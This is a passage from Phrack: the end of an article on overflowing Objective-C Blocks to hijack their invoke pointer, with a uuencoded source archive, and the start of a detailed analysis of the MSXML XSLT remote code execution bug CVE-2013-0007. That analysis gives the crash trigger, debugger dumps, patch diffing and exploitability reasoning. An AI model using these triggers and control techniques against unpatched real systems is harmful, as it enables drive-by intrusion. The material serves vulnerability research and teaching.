In order to move the Block to the heap we have to utilize a function in the runtime architecture. Basically libSystem is linked to the block library: /usr/lib/system/libsystem_blocks.dylib. This library contains functions for manipulating and displaying Block information. One of the exported functions, "Block_copy" is used to create a copy of the block on the heap and return a pointer to it. This is typically used by functions that need to return a Block, since returning a pointer to a Block on the functions stack would be fail when the stack unwinds. The heap Block is then free()'ed via the Block_release function. To call these functions we need to include the header file "Block.h".

The Block_copy function checks what type of block is being passed to it. If the Block was allocated on the heap or .bss it simply returns the Block rather than making a copy. Otherwise a copy is placed on the heap and a pointer returned, as you can see in the example code below:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <Block.h>
```

```
int main(int ac, char **av)
       char *buf = malloc(20);
       int multiplier = 7;
       int (^stackBlock)(int) = ^(int num) {
           return num * multiplier;
       };
       int (^myBlock)(int) = Block_copy(stackBlock);
       if(ac != 2) {
               printf("error: need 2nd arg\n");
               exit(1);
       }
       strcpy(buf,av[1]);
       printf("%s: %d\n", buf, myBlock(3));
       exit(1);
}
Now that we have some sample code, let's compile and run it and see where
overflowing it gets us.
-[dcbz@squee:~/code/blocks]$ gcc bh.c -o bh
-[dcbz@squee:~/code/blocks]$ gdb ./bh
(gdb) r hi
Starting program: /Users/dcbz/code/blocks/bh hi
Reading symbols for shared libraries +..... done
As expected running it with the string hi, prints the usual output, this
time executing via the heap allocated Block. However if we pass a string of
500 'A's...
Program exited with code 01.
(gdb) r `perl -e'print "A"x500'`
Starting program: /Users/dcbz/code/blocks/bh `perl -e'print "A"x500'`
Program received signal EXC_BAD_ACCESS, Could not access memory.
0x000000100000dc4 in main ()
(qdb) x/i $pc
0x100000dc4 <main+276>: call
                             rax
(gdb) i r rax
              0x4141414141414141
                                      4702111234474983745
As you can see we get a crash again, however this time rather than it
dereferencing the block_literal pointer, we have overwritten the invoke()
```

method pointer itself and have directly controlled eip.

As you can imagine both these cases are useful when trying to gain control of an overflow, especially in the case of stack or heap canaries, or an unreachable return.

```
--[ Future Research -- Non Pointer ISA
```

Unfortunately, due to the fact that i'm trying to coordinate this paper release with my Infiltrate 2015 talk i am probably not going to have time to fully research this area prior to publication.

Basically in the Objective-C runtime on the arm64 the ISA pointer can

function as a tagged pointer as well. Due to the nature of the address space there are a significant number of unused bits in the pointer which contain an interesting amount of meta-data. The write-up at [6] clearly explains all this. I will leave the bit pattern below just in case you are interested. I am particularly eager to investigate the has_cxx_dtor attribute, as well as the sidetable reference counting information.

(LSB)

1 bit indexed

0 is raw isa, 1 is non-pointer isa.

1 bit has assoc

Object has or once had an associated reference. Object with no associated references can deallocate faster.

bit has_cxx_dtor

Object has a C++ or ARC destructor. Objects with no destructor can deallocate faster.

30 bits shiftcls

Class pointer's non-zero bits.

9 bits magic

Equals 0xd2. Used by the debugger to distinguish real objects from uninitialized junk.

bit weakly_referenced

Object is or once was pointed to by an ARC weak variable. Objects not weakly referenced can deallocate faster.

1 bit deallocating

Object is currently deallocating.

bit has_sidetable_rc

Object's retain count is too large to store inline.

19 bits extra_rc

Object's retain count above 1. (For example, if extra_rc is 5 then the object's real retain count is 6.)

(MSB)

--[Conclusion

Well you made it to the end reader. Hopefully this was useful in some way! Writing is very painful...

Thanks for reading!

- nemo

--[References

- [1] The Objective-C Runtime: Understanding and Abusing http://phrack.org/issues/66/4.html
- [2] Abusing Performance Optimization Weaknesses to Bypass ASLR http://www.cc.gatech.edu/~blee303/paper/BH_ASLR_slides.pdf
- [3] Lets build tagged pointers:
 https://www.mikeash.com/pyblog/ \
 friday-qa-2012-07-27-lets-build-tagged-pointers.html

--[Appendix - Source Code

begin 644 code.tgz M'XL(`)7]'U4``^U:6W/3.!3F-?X5(CL%.VU:WYTV9:<EE%D&*`^!W9D-F1W7 MD1-0?<G83@D+_/<]DFS'N37IT+@PZ.LTL24=7<]WSI&4&/O83O#1HQU"EF7+ M,!#]-MFWK.KL.P-25\$.V+,LT%0/)BFHJUB-D[+)3.29):L?0E1`'T6WEH)CK MWI*?C:/X_DD09^L/G]<!/ASMH@V8#U/7UZ^_HJKY^JN:I<#ZZZJB/T+R+CJS MB%]_7_S@G\$4I^CT930)!W;J1>'1[/%P]+L@G'EABF/7=C!B6H).T&7WW=6_ MVF%)A)O(F\ensuremath{^{\circ}}-\&P+9SA<"^{]}(@X[H(%_@>[:&,S_XV"_[IF4?ZK%N=_%<CY])])$ M7\\=0)T0/AC[.,!A2HU`QGJAR9B.@.K"%P\$!QC&8!E>L^Y'_,:Q+;>\$;-P\$_ M&7+^![87[H;]&_FOFJ96BO]4X+]FJ0;G?Q58P?\M0H+?!MCU0HPZYYT_+KJO $M_KY^-7FJR1>Z+LO"T1&2I\>RJ[DM$Y^0FL-A2NK-A)Z?=R^Z&V^(R\#&9*R@E)$ M"\$*2QA,G18[MC#!8GO@S^B+4_"@<H@3[[>QQ;_R1^R-P=ZT!6A.GBJ.N(>= MJ710U./:UYC6A9BI<D9V3,1[\E25^VV:1NNAA?X9IS&K#0P:(EPOR8,=#YT# MY\$1ADK(*&B3IIM>7A+QSC:N)<XW3!#T#,=^/'%&<3<H^4B202;S_<.12ZXD: M\$IC)VO)@&Q!=\$57,:BB\$ER1(/2C#TIA=9Y9).QY.@IY!QEV;A(DW#/\$`D0%Z M,.*:YXJ/\U%_8H>.U@B<U_+K70O<1_1?C%OX-J>CP>'S.#7:GCJI:)"'K\) M19N7W6X*TC`]/HRJURO>:3U]:-M+___+2T8?W+ULLYZO^PI"'/D6Q/ZCW2;^* M]O?[J(O3E,A/QBCK:M9^]M:3^]\OZ*#KNHXLMQ\$H86\GUT+-C6+1HWD*:B,/ MG9:4%M[WGRELM'E%'JE()&LK/7%PSVLJ9-9JV>,A*"/DYRK\%8G>Z:DJE4N` M8M+F!M@>7&'LMA%D'C7@H]CLHM9QIX7F\$\$0W"-O3`]#B64D5(>,"+6`<C1%. MO%DI#4J]6%GJ:CPKI2/4T19+Q3B%\$HTCLGBU^1E_\$868S7&QJN7LCF\G"3J# M<>[Y4RAW(!:*1>?.+ZMG)@A*>%#?\[U;"S-6`1_S90#*V&GD\$^E2L0`'"4[% $\texttt{M)ZYS} \\ / 3 \texttt{CU'\&>'F1$<1W*,-<Y+)} \\ \texttt{A=+&BVQE0[N?Y4;^[P?&GV*.Z\M=3J9G]} \\ \texttt{M} \\ \texttt{M$ MY1Y)T"JMPTML!.E%IQ:4M@/:3BH*<#J*!K2BVM)D9L1@10*\$S">=SIZ?)?5) MZ[!.DSA\$,HFP[C>Z*OM_4W^0^%^33:OP_[IJDOA?D17N_ZO`]_G_RP]OGW_H MO+YXWT7\$K\K4^\M3"ZSP\;';:NFZ=4L`P`JVJ'72K2+[[7GW-8+,%IO*=2Z] MY-&5S*-3<\&(31UZGD0\`7/O6T49<1Y:W"\$86.'1ER.#V73MEP.#G?GV^83\$ M]P9XP>'_/)Z>>7(Z!N)>VVPXX,Y+.I@E[N_/NW2:N.BZ]U%668.\$!J!G=(P+ $\texttt{M(C'UY2OJ:2++,`U=U\setminus UVY;[SKB[S+CZ3,`5J(11LUXH8JMSYYYE6K^]^KEH+}$ $\texttt{MKK4[\MP4REQM6P\$,\D^*\&N/!.NGEZJDMT,==Q"1:X1+RF(N5C+0P\$F;9J>_"C"]} \\$ M1AUBV6!(5<4@'`^'//Y["_[%!7._BS8VG?^JRNS\E]W_Z:K!X[]*`,;B1*@-M'0<U`TU%33>V`PRN^1K-0CZ47PX@=DJ(FA%-RN0VBY"-12YDZH+@P\$,(S<8! M32K2'WHR?D'D_\$_MX1`/=O,S`'G[^W]5`T,!_)=U@]__5X&%]=^)&]AD_W6K $ML/^*9FBP_H:AJ-S^5X&2_5]IQ\, $=A(!,]_L^?;2"OTLE5P@>]U&1IV746^7$ $M@:W-88Z+=K+7;634>1FU[(W8"&?]GO5FUD9)\J$7[QZPP/]\N>^UC4W\UY3\$ $M_@_VU/3\SS\#X_5\UV'S85Y3H1\#^8:V4?Y`CP+O<\$96WJ5>=L\)T]BF$@].$ MT-YD;@,J]410("DKSX_\R*_WZ9\$0WY-^+Y;X7QC6^VMCH__7BO-_Q;)(_&<J M.O_]3R6HDO^7W4NJ7*@1DK/BXI6I'&'YJS#%0QR?S&Y/78P'Y*>'?7*-RJK, ${\tt MSL38B_0DG)V3R5/7(F;ALOLF\&HIG]74'C+T0Y0EOX)W} _{\tt VG[\$_P+GG.MX;_Z}$ M8/PW9<9_C?._"ORH_`>M4,I_6_)?ECG_[X0E_A<;N/MK8Q/_35TIXG_=5"C_ M[;VGPFCU[6Q1:OT%95*Z?)V[XERZ55MM?I+RO5INK/;.Z@=)Y;N:-?ROU/^; MQ?F082FFQ?E?(7YT_I\S;\$GT[)>?D[`)^LSIS<'!P<'!P<'!P<'!P<'!P<'!

```
/P<'!\<OB?]V9SVT`4```
```

end

==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x0a of 0x10

=	=
=E The Art of Exploitation	
Self-patching Microsoft XML with misalignments	and factorials]=-=
- = by Alisa Esage	- == =
=	=

"Maybe it says something about human nature, that the only form of life we have created so far is purely destructive."

-- Stephen Hawking on computer viruses

"I've tried to imagine what it would be like to be a newcomer [in vulnerability research] in current times and it's a bit depressing..."

-- Aaron Portnoy for PHRACK

In this article a vulnerable Microsoft XML module is directed into invulnerable behavior by self-serving a two-byte inline memory patch through an arbitrary code execution opportunity.

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--[1 - Introduction

As a 'new school' binary vulnerability researcher, I've found it somewhat challenging to learn the subject in the times when it's become highly commercialized, which pushed the detailed technical security advisories and technical analyses of regular vulnerabilities out of the public access. While this article presents a funny research in the first place, it was as well composed with beginner fellows in mind: aiming to summarize the various foundational skills, techniques, and thinking patterns required to analyze and control a modern and mundane, yet a somewhat off-beat binary vulnerability. Besides revisiting the foundation, the article introduces a few pieces of novel information, such as Microsoft XML Core Services internals and some observations on heap spraying and stack manipulations with the latest Internet Explorer.

The article covers a comprehensive deep technical analysis and control of the remote code execution vulnerability in Microsoft XML Core Services, CVE-2013-0007, for the purpose of self-patching. All the research and proof-of-concept prototyping were done with a deliberately synthetic platform, based on x86 Windows 7 with IE11 (which didn't even exist in the time of the vulnerability discovery), with all the updates installed but the one specific patch, and with the full page heap setting enabled for the target process.

Although the vulnerability is two years old, the research is totally relevant to the modern situation. The author is not aware of any public or private exploits, as well as technical analyses for the described vulnerability, which is actually quite interesting and unique. Regarding the vulnerable software, remote code execution bugs in Microsoft XML Core Services are not rare, if not under-represented in public sources, as one was discovered by the low-skilled author herself in late 2014 (CVE-2014-4118). Vulnerabilities in Microsoft XML may be highly critical because they allow not only for a drive-by exploitation of the Internet Explorer, but also, for multiple impact vectors beyond the browser.

The code provided in this article is totally unreliable, guaranteed by the highly entropic nature of the vulnerability that causes the minimum 25% probability of an uncontrollable crash, as well as by superficial coding and testing choices. In addition, the statements concerning undocumented Windows internals were heavily based on debugging observations on a couple of testing systems, and should be verified with reverse engineering.

--[2 - The vulnerability

The vulnerability in question is a critical remote code execution bug in Microsoft XML Core Services, relevant to every edition of the Windows operating systems existing at the time of the discovery, according to the original security bulletin. It was patched in early 2013 with the Microsoft Security Bulletin MS13-002 [1] and the update KB2757638 (on x86 Windows 7), that was later superseded with KB2939576.

Although the bug can be reproduced with the four major versions of the MSXML module (3, 4, 5, 6) that may co-exist and even execute side by side on the target system, only version 6 is invoked by default on modern

systems.

Version 3 is still present on default installations of Windows 7 and 8.1 for backward compatibility, contained within the module msxml3.dll, and may be invoked in the same script with version 6 by explicitly creating the "MSXML2.DOMDOCUMENT.3.0" ActiveXObject. Version 5 was shipped with Microsoft Office up to version 2007, and version 4 may be present on the system with 3rd party software as part of the obsolete MSO SDK. Additionally, some fuzzing efforts allowed us to deduce that versions 4, 5 and 6 are largely based on a shared code base, while version 3 has a distinctively different code with version-specific bugs.

As the most actual version 6 is contained in the module msxml6.dll, all further references to Microsoft XML internals will refer to the module msxml6.dll of version 6.30.7600.16385.

--[2.1 - The trigger

The original crash inducing code published [2] without much details by the researcher was a piece of XSLT code:

XSLT is the standard extension to XML which serves to perform analysis and transformation of the given XML data according to the given rules, and is itself implemented in XML. This brings up the idea that the bug can possibly be triggered via any application that uses the XSL transformation functionality of the Microsoft XML Core Services.

--[2.2 - The impact vectors

After doing some research on the XSL transformation functionality in various Windows software, I've come up with the following draft table of theoretically possible impact vectors and tested some of them:

#	Target app	Technique	Testing comments
1	cscript	Call to MSXML ActiveX method transformNode()	Crash (Windows 7)
2	Internet Explorer	Call to MSXML ActiveX method transformNode()	Crash (Windows 7 + IE9/IE11)

3	DotNetNuke	Unknown	From the original publication, not tested
4	SharePoint	Unknown	From the original publication, not tested
5	Microsoft Word	Call to MSXML ActiveX via a macro	Crash (Office 2010)
6	Microsoft Word	Native XML-XSL transformation via an XSD scheme	May be possible if relies upon MSXML*1, not tested
7	Microsoft Word	Call to MSXML ActiveX method transformNode() via an embedded JavaScript in a Microsoft ActiveX control	Crash (Office 2007)
8	Microsoft Word	Call to the directly embedded ActiveX	Not possible*2
9	Microsoft Project	Native XML-XSL transformation	May be possible*3, not tested
* 	Arbitrary app*4	Call to MSXML ActiveX method transformNode()	Definitely possible, not tested

- *1 Applying an XSLT Transform [Word 2003 XML Reference] http://msdn.microsoft.com/en-us/library/office/ee364545(v=office.11).aspx
- *2 OOXML does not implement the functionality to call ActiveX methods, although it can instantiate them:

[MS-OE376]: Office Implementation Information for ECMA-376 Standards Support http://msdn.microsoft.com/en-us/library/ff533853(v=office.12).aspx

*3 How to: Use XSLT Transformations with Project XML Data Interchange Files

http://msdn.microsoft.com/en-us/library/office/ bb968529(v=office.12).aspx

*4 ...which uses MSXML's COM/ActiveX module

The above table of possible impact vectors is far from being exhaustive. Most obviously, it should include at least the other Microsoft Office applications, in addition to Word and Project.

--[2.3 - Analyzing the crash

One of the ways to trigger the XSL transformation functionality of

Microsoft XML Core Services is to call the transformNode() method from the COM/ActiveX object MSXML2.DOMDocument.6.0 via e.g. JavaScript:

```
xslcontent='<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"
version="1.0"><xsl:template name="main_template" match="/"><xsl:for-each
select="*"><xsl:apply-templates/></xsl:for-each></xsl:template><
xsl:template
name="xx" match="x[position()]" /></xsl:stylesheet>';

srcTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
xsltTree=new ActiveXObject("Msxml2.DOMDocument.6.0");
xsltTree.loadXML(xslcontent);
alert("crash");
srcTree.transformNode(xsltTree);
```

The above code, when executed either with the help of cscript command line utility or from within an Internet Explorer web page, will produce a crash due to an invalid memory read attempt, similar to the following:

```
(5f8.9d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ad9004d6 ebx=0e419ff0 ecx=0e419f42 edx=6f6e4430
esi=0e419f40 edi=04d6ac70 eip=6f6f9c85 esp=04d6ac6c
ebp=04d6ad88 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008 mov edx,dword ptr [eax+8]
ds:0023:ad9004de=????????
```

An observation can be made across multiple tests that the crashing memory address varies a little bit from test to test, but always falls into a somewhat persistent address range in the kernel memory, which actually causes the access violation.

Looking at the stack dump we can surmise that the crash occurs during the processing of a particular XSLT instruction, represented by the function XEngine::stns(), by the MSXML's XEngine' virtual machine:

```
0:007> k
ChildEBP RetAddr
04d6ac68 6f6e60cc msxml6!XEngine::stns+0x6
04d6ad88 6f6e60cc msxml6!XEngine::frame+0x84
04d6ae08 6f6f3e2d msxml6!XEngine::frame+0x84
04d6aeb8 6f75ffb0 msxml6!XEngine::execute+0x1b4
04d6af14 6f75fee3 msxml6!XUtility::executeXCode+0x90
04d6af68 6f75fe2b msxml6!XUtility::transformNode+0x4a
04d6afd4 6f75fda2 msxml6!DOMNode::transformNode+0xa6
04d6afe8 6f7460c9 msxml6!DOMDocumentWrapper::transformNode+0x17
04d6b004 6f760b71 msxml6!DOMNode::_invokeDOMNode+0x30e
```

Indeed, further analysis reveals a virtual machine execution loop, in which the function XEngine::frame() is responsible for the execution of

the current fragment of 'XCode'. XCode is essentially a dynamically constructed sequence of pointers to member functions of the XEngine class along with their arguments, that was compiled from the input XSLT markup:

The XCode which corresponds to the vulnerable XSLT code may be observed by dumping of the current XEngine frame, which reveals the list of pointers to functions to be called sequentially, as well as their arguments:

```
0:007> p
eax=06ca9ff4 ebx=06ca9ff0 ecx=0513b010 edx=0513b0a0 esi=06ca9f40
edi=0513b010 eip=6f6e60bf esp=0513b010 ebp=0513b088 iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
ef1=00000206
msxml6!XEngine::frame+0x77:
6f6e60bf mov
                eax, dword ptr [esi+0A0h] ds:0023:06ca9fe0=6cf0c806
0:007> dds poi(esi+a0)
06c8f05c 6f6e6046 msxml6!XEngine::frame
06c8f060 00000000
06c8f064 00000030
06c8f068 c0c0c000
06c8f06c 6f6f9bba msxml6!XEngine::ldc_i
06c8f070 00000000
06c8f074 00000000
06c8f078 6f6f16e8 msxml6!XEngine::br
06c8f07c 00000000
06c8f080 00000128
06c8f084 6f6e6046 msxml6!XEngine::frame
06c8f088 00000000
06c8f08c 000000d0
06c8f090 c0c0c000
06c8f094 6f6e7868 msxml6!XEngine::ctxt
06c8f098 00000000
06c8f09c 0000000c
06c8f0a0 6f6e7399 msxml6!XEngine::ch
06c8f0a4 00000000
06c8f0a8 00000024
06c8f0ac 06c8bde4
06c8f0b0 6f6f16e8 msxml6!XEngine::br
```

```
06c8f0b4 00000000
06c8f0b8 0000000c
06c8f0bc 6f6f9c7f msxml6!XEngine::stns
06c8f0c0 00000002
06c8f0c4 6f6fcf32 msxml6!XEngine::locldns
06c8f0c8 00000000
06c8f0cc 00000050
06c8f0d0 6f6fa250 msxml6!XEngine::brns
06c8f0d4 00000000
06c8f0d8 00000000
...
```

Each function of the XEngine class works with an undocumented global s structure, referenced by the registers esi or ecx within the class code. The structure holds pointers to MSXML's virtual address tables, stack pointers and some other values:

```
0:007> dds esi 140
06ca9f40 6f6c1754 msxml6!SXPQCompiler::`vftable'
06ca9f44 6f6e75d8 msxml6!XEngine::`vftable'
06ca9f48 00000008
06ca9f4c 6f6e75c8 msxml6!XEngine::CurrentExprEval::`vftable'
06ca9f50 6f6e75d0 msxml6!XEngine::GlobalExprEval::`vftable'
06ca9f54 06ca9f40
06ca9f58 06ca9f78
06ca9f5c 06c8bda8
06ca9f60 00000000
06ca9f64 00000000
06ca9f68 00000000
06ca9f6c 00000000
06ca9f70 00000000
06ca9f74 00000000
06ca9f78 6f6e7620 msxml6!XRuntime::`vftable'
. . .
```

In the vulnerable code, the pointer to the structure is being incremented in the XEngine loop, within the XEngine::frame() function, by the value provided in the XCode frame:

```
; loop:
6f6e60bf mov eax,dword ptr [esi+0A0h];retrieve the next XEngine proc
6f6e60c5 mov ecx,dword ptr [eax+4]; retrieve the argument
6f6e60c8 add ecx,esi; increment the pointer to the global structure
```

The reason of the crash is that, immediately before entering the XEngine::stns() function, the pointer to the global structure is incremented by the invalid value of 2:

```
6f6e60c5 mov ecx,dword ptr [eax+4]
6f6e60c8 add ecx,esi
6f6e60ca call dword ptr [eax]

0:007> dds poi(esi+a0)
06c8f0bc 6f6f9c7f msxml6!XEngine::stns
06c8f0c0 00000002
```

Next, when the improperly incremented pointer is dereferenced in XEngine::stns(), it leads to the misaligned memory access and invalid values being retrieved, causing the crash:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 mov
               edx,dword ptr [eax+8] ds:0023:b010051b=????????
; where did eax come from?
0:007> u eip-6
msxml6!XEngine::stns:
; should point to the global structure
6f6f9c7f mov eax, dword ptr [ecx+0B0h]
6f6f9c85 mov
               edx,dword ptr [eax+8]
0:007> dds ecx
; looks like total garbage, but it's actually due to the misalignment...
06ca9f42 75d86f6c shell32!__dyn_tls_init_callback (shell32+0x5f6f6c)
06ca9f46 00086f6e
06ca9f4a 75c80000 shell32!__dyn_tls_init_callback (shell32+0x4f0000)
06ca9f4e 75d06f6e shell32!__dyn_tls_init_callback (shell32+0x576f6e)
06ca9f52 9f406f6e
; ...and the correctly aligned structure is actually 2 bytes higher:
0:007 > dds ecx-2
06ca9f40 6f6c1754 msxml6!SXPQCompiler::`vftable'
06ca9f44 6f6e75d8 msxml6!XEngine::`vftable'
06ca9f48 00000008
06ca9f4c 6f6e75c8 msxml6!XEngine::CurrentExprEval::`vftable'
06ca9f50 6f6e75d0 msxml6!XEngine::GlobalExprEval::`vftable'
06ca9f54 06ca9f40
06ca9f58 06ca9f78
06ca9f5c 06c8bda8
06ca9f60 00000000
. . .
```

At this point the vulnerability does not look very promising: the crashing memory address being read from a valid pointer to internal program data, shifted by strictly two bytes.

--[2.4 - Estimating exploitability

Let's observe the vulnerable XCode frame once again:

```
0:007> dds poi(esi+a0)
06c8f05c 6f6e6046 msxml6!XEngine::frame
06c8f060 00000000
06c8f064 00000030
06c8f068 c0c0c000
```

```
06c8f06c 6f6f9bba msxml6!XEngine::ldc_i
06c8f070 00000000
06c8f074 00000000
06c8f078 6f6f16e8 msxml6!XEngine::br
06c8f07c 00000000
06c8f080 00000128
06c8f084 6f6e6046 msxml6!XEngine::frame
06c8f088 00000000
06c8f08c 000000d0
06c8f090 c0c0c000
06c8f094 6f6e7868 msxml6!XEngine::ctxt
06c8f098 00000000
06c8f09c 0000000c
06c8f0a0 6f6e7399 msxml6!XEngine::ch
06c8f0a4 00000000
06c8f0a8 00000024
06c8f0ac 06c8bde4
06c8f0b0 6f6f16e8 msxml6!XEngine::br
06c8f0b4 00000000
06c8f0b8 000000c
06c8f0bc 6f6f9c7f msxml6!XEngine::stns
06c8f0c0 00000002
06c8f0c4 6f6fcf32 msxml6!XEngine::locldns
06c8f0c8 00000000
06c8f0cc 00000050
06c8f0d0 6f6fa250 msxml6!XEngine::brns
06c8f0d4 00000000
```

We can see that, at some point after the execution of the XEngine::stns() function, the XEngine::brns() function will be called, that contains a dynamic call:

```
msxml6!XEngine::brns:
712da250 mov    edi,edi
712da252 push    esi
712da253 mov    esi,ecx
712da255 mov    ecx,dword ptr [esi+0A4h]
712da25b mov    eax,dword ptr [ecx] ; {msxml6!ChildNodeSet::`vftable'}
712da25d call    dword ptr [eax] ; dynamic call
```

The dynamic call address in XEngine::brns() derives from the same place in memory where XEngine::stns() wrote something:

More precisely, the written value derives from the crashing memory address:

```
msxml6!XEngine::stns:
6f6f9c7f mov eax, dword ptr [ecx+0B0h]
6f6f9c85 mov
              edx,dword ptr [eax+8]; read (crashes here)
6f6f9c88 push esi
6f6f9c89 lea esi,[edx+0Ch]
             dword ptr [eax+8],esi
6f6f9c8c mov
              eax,dword ptr [edx+4]; read
6f6f9c8f mov
6f6f9c92 push 8
6f6f9c94 mov
              dword ptr [ecx+0A4h],eax; write
6f6f9c9a pop
              eax
6f6f9c9b pop
               esi
6f6f9c9c ret
```

Which means that, in the case that the crashing memory was readable, an address value would be read from that memory, to be call'ed later within XEngine::brns(). What happens here is probably some manipulations with the virtual address tables of the XEngine class.

However in the vulnerable context, because the global pointer is only corrupted in stns() while being intact in brns(), only two upper bytes of the final memory destination will be overwritten:

In other words, it might be possible to control at most the higher word of the pointer used to retrieve the dynamic call address.

Next, because of the 2-bytes misaligned memory read in XEngine::stns(), the crashing address is essentially a composition of two valid stack pointers:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008 mov edx,dword ptr [eax+8] ds:0023:b040053a=???????

; composed from the two valid stack pointers:
0:007> dds ecx+b0-2
0d5c9ff0 0532af20
0d5c9ff4 0532b040

; both of them on the stack:
0:007> k
ChildEBP RetAddr
```

```
0532af18 6f6e60cc msxml6!XEngine::stns+0x6
0532b038 6f6e60cc msxml6!XEngine::frame+0x84
; ...the pointers
0532b0b8 6f6f3e2d msxml6!XEngine::frame+0x84
0532b168 6f75ffb0 msxml6!XEngine::execute+0x1b4
```

That is, the upper word of the crashing memory address is equal to the lower word of the stack address, located somewhere within the local variables frame of XEngine::frame(). Which means that, in this particular vulnerability context, the crashing memory address depends exclusively on the stack layout.

Next, it was mentioned in the original publication that slightly different crashes could be observed by modifying the vulnerable XSLT code. Indeed, the following XSLT code would cause a 6-bytes misaligned memory access in XEngine::stns():

However, a 6-bytes misaligned pointer crash is not possible to control, because it can only yield the null page read:

All in all, the vulnerability looks quite exploitable at this point.

--[2.5 - Patch analysis and the root cause

I decided to look at the exact root cause of the vulnerability in order to see if there might be any other ways to control it besides messing with the thread stack. May the pointer incrementing value be controlled? Or maybe, any opportunities to trigger the vulnerability with a

completely different input XSLT code? Because the vulnerability is already patched, it's possible to leverage patch analysis for the root cause investigation.

From binary diffing of the patch we can see that the crashing procedure XEngine::stns() was not even patched. Instead, the XEngine::frame() procedure was patched by completely removing the pointer incrementing code:

But where exactly did the invalid incremental value originate from?

Among few dozens of modified procedures in the patch, there is a bunch of XCodeGen class functions, all of them initializing the XCode frame:

In the above code, two XCode frame slots are initialized: both the call pointer (set to the address of XEngine::brns() in this case) and the incremental value (set to zero). In fact, all functions of the XCodeGen class initialize the incremental value to zero. But then, in some cases the value becomes corrupted after the call to XCodeGen::ensureCapacity():

```
.text:726C6B93 ; public: void __thiscall XCodeGen::ch(class NavFilter *)
.text:726C6B93 ?ch@XCodeGen@@QAEXPAVNavFilter@@@Z proc near
.text:726C6B93
.text:726C6B93 arg_0
                            = dword ptr 8
.text:726C6B93
.text:726C6B93
                                    edi, edi
                            mov
.text:726C6B95
                            push ebp
.text:726C6B96
                            mov
                                   ebp, esp
.text:726C6B98
                            push ebx
.text:726C6B99
                                   esi
                            push
                                    edi
.text:726C6B9A
                            push
.text:726C6B9B
                            push 10h
.text:726C6B9D
                            mov
                                   esi, ecx
                                   edi, offset XEngine::ch(void)
.text:726C6B9F
                             mov
.text:726C6BA4
                             xor
                                    ebx, ebx
                            call XCodeGen::ensureCapacity(uint)
mov [eax], edi
.text:726C6BA6
.text:726C6BAB
; ebx *should* be zero unless ensureCapacity() messes with it:
```

.text:726C6BAD mov [eax+4], ebx

And the actual corruption takes place inside the ASTCodeGen::xpathFunctionCode() function, which sets some bits of the incremental value with either mask 2 or 4 (or possibly, both):

```
msxml6!ASTCodeGen::xpathFunctionCode+0x347:
720abf20 5e pop esi
720abf21 5b
                        pop ebx
720abf22 5d
                        pop ebp
                        ret 4
720abf23 c20400
720abf26 8b4604
                       mov eax, dword ptr [esi+4]
720abf29 8b4018
                       mov eax, dword ptr [eax+18h]
720abf2c 83481002
                       or dword ptr [eax+10h],2
msxml6!ASTCodeGen::xpathFunctionCode+0x12a:
720ef0f6 83481004 or dword ptr [eax+10h],4
                        mov ecx, dword ptr [esi+4]
720ef0fa 8b4e04
720ef0fd e80a000000 call msxml6!XCodeGen::last (720ef10c)
720ef102 e918cefbff jmp msxml6!ASTCodeGen::xpathFunctionCode+0x346
```

There is a jump table, likely a case switch, that refers to both of the bit-setting code branches:

```
; DATA XREF: ASTCodeGen::xpathFunctionCode(FunctionCallNode *)+31r
                              dd offset loc_7271C27D
.text:72738022 off_72738022
                               dd offset loc_7273731D
.text:72738022
.text:72738022
                               dd offset loc_7273CD36
.text:72738022
                               dd offset loc_7273DB58
.text:72738022
                               dd offset loc_727373BF
.text:72738022
                              dd offset loc_726FD455
.text:72738022
                              dd offset loc_726FDD0C
.text:72738022
                              dd offset loc_72737FD8
.text:72738022
                              dd offset loc_7271C388
.text:72738022
                              dd offset loc_72737393
.text:72738022
                              dd offset loc_7273F9A6
.text:72738022
                              dd offset loc_72737FEF
.text:72738022
                              dd offset loc_726F95D7
.text:72738022
                              dd offset loc_727373BF
.text:72738022
                              dd offset loc_727373BF
.text:72738022
                               dd offset loc_727373C6
.text:72738022
                               dd offset loc_726FF1C8
.text:72738022
                               dd offset loc_7271C3D0
.text:72738022
                               dd offset loc_727373BF
.text:72738022
                              dd offset loc_726FAD0A
.text:72738022
                              dd offset loc_7273E8DD
.text:72738022
                              dd offset loc_726FAF60
.text:72738022
                              dd offset loc_726FA10C
                              dd offset loc_726F9CCB
.text:72738022
.text:72738022
                               dd offset loc_726FCCEA
```

By looking through other switch cases in the table we can confirm that none of them performs any other write operations with the memory location in question. Thus, the pointer incremental value can only be set to the three values: 2, 4, and 6 (2 OR 4), of which only the first case would be controllable.

Next, because the actual corrupting code (the OR instruction) was not eliminated by the patch, but rather, the incrementing instruction was eliminated, we have to assume that there might be other code paths which rely upon corrupted values. But the likeliness of this is low beyond the scope of the XEngine class, of which the main function XEngine::frame() was already patched. So, I dropped this opportunity as not worthy of investigation.

Another opportunity that must be considered is, if it might be possible to control the original values from which the crashing pointer was composed. But, in the debugging context it's clear that the values are just pointers to local variables and thus unlikely to be controlled directly:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008    mov    edx,dword ptr [eax+8] ds:0023:b040053a=???????

0:007> dds ecx+b0-2
0d5c9ff0    0532af20
0d5c9ff4    0532b040

0:005> u eip-30 130
msxml6!XEngine::execute+0xad:
...
711c3d8c 8d45a4    lea    eax,[ebp-5Ch]
...
711c3d8f 8983a4000000    mov    dword ptr [ebx+0A4h],eax
```

As a side note, the patch analysis for this case would not have been possible without prior knowledge of the crash triggering input and the crash context, because the patched code is so far away from both the crashing code and the vulnerability root cause, while the volume of code modifications introduced by the patch is huge.

--[3 - The control

At this point it's clear that the only reasonable way to control the vulnerability is to inflate the stack so that the crashing pointer would fall into userland memory area that can possibly be controlled:

```
msxml6!XEngine::stns+0x6:
6f6f9c85 8b5008 mov edx,dword ptr [eax+8] ds:0023:b040053a=???????
0:007> u eip-6
msxml6!XEngine::stns:
6f6f9c7f 8b81b0000000
